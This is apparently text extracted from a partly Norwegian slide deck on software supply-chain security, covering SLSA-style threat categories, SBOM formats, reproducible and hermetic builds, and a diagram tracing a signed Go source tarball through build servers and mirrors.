
- C** Modified code after source control
- D** Compromised build platform
- F** Bypassed CI/CD
- G** Compromised package repo
- H** Using a bad package

DEPENDENCY THREATS

- E** Using a bad dependency

Source Integrity

Build Integrity



Terminologi

Upstream & Downstream

Artefakt

(Artifacts)

- Alle resultater fra et bygg
- Kontainere
- Programvare
- Signaturer
- Kildekode


Software Bill of Materials

(SBOM)

- Know the precise dependencies of a build
- Liste over avhengigheter
- Kontainere
- Programvareprosjekter

- SPDX
- CycloneDX (OWASP)
- SWID (NIST)

Reproducible Builds




**Reproducible
Builds**


A set of software development practices that create an independently-verifiable path from source to binary code.

- Hermetiserte Bygg - Hermetic Builds
 - Isolerte bygg. Ikke påvirket av eksternt miljø


- Hermetiserte Bygg - Hermetic Builds
 - Isolerte bygg. Ikke påvirket av eksternt miljø
- Reproduserbare Bygg - Reproducible Builds
 - Alle bygg skal produsere samme resultat
 - bit-for-bit identiske bygg

- Hermetiserte Bygg - Hermetic Builds
 - Isolerte bygg. Ikke påvirket av eksternt miljø
- Reproduserbare Bygg - Reproducible Builds
 - Alle bygg skal produsere samme resultat
 - bit-for-bit identiske bygg
- Verifiserbar Bygg - Verifiable Builds
 - Tredje-part kan reprodusere samme bygg






<https://storage.googleapis.com/>




Me




<https://storage.googleapis.com/>



go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc




Me



<https://storage.googleapis.com/>




go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc



Me




Google Package Signing key




<https://storage.googleapis.com/>



go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc




Me



Build Server




Google Package Signing key



<https://storage.googleapis.com/>




go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc




Me



Google Package Signing key






<https://storage.googleapis.com/>




go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc




Me




Google Package Signing key



Build Server






<https://storage.googleapis.com/>




go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc




Google Package Signing key




Me



Build Server



Tier 0 mirror




<https://storage.googleapis.com/>




go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc




Google Package Signing key




Me





Build Server





Tier 0 mirror



A lot of servers







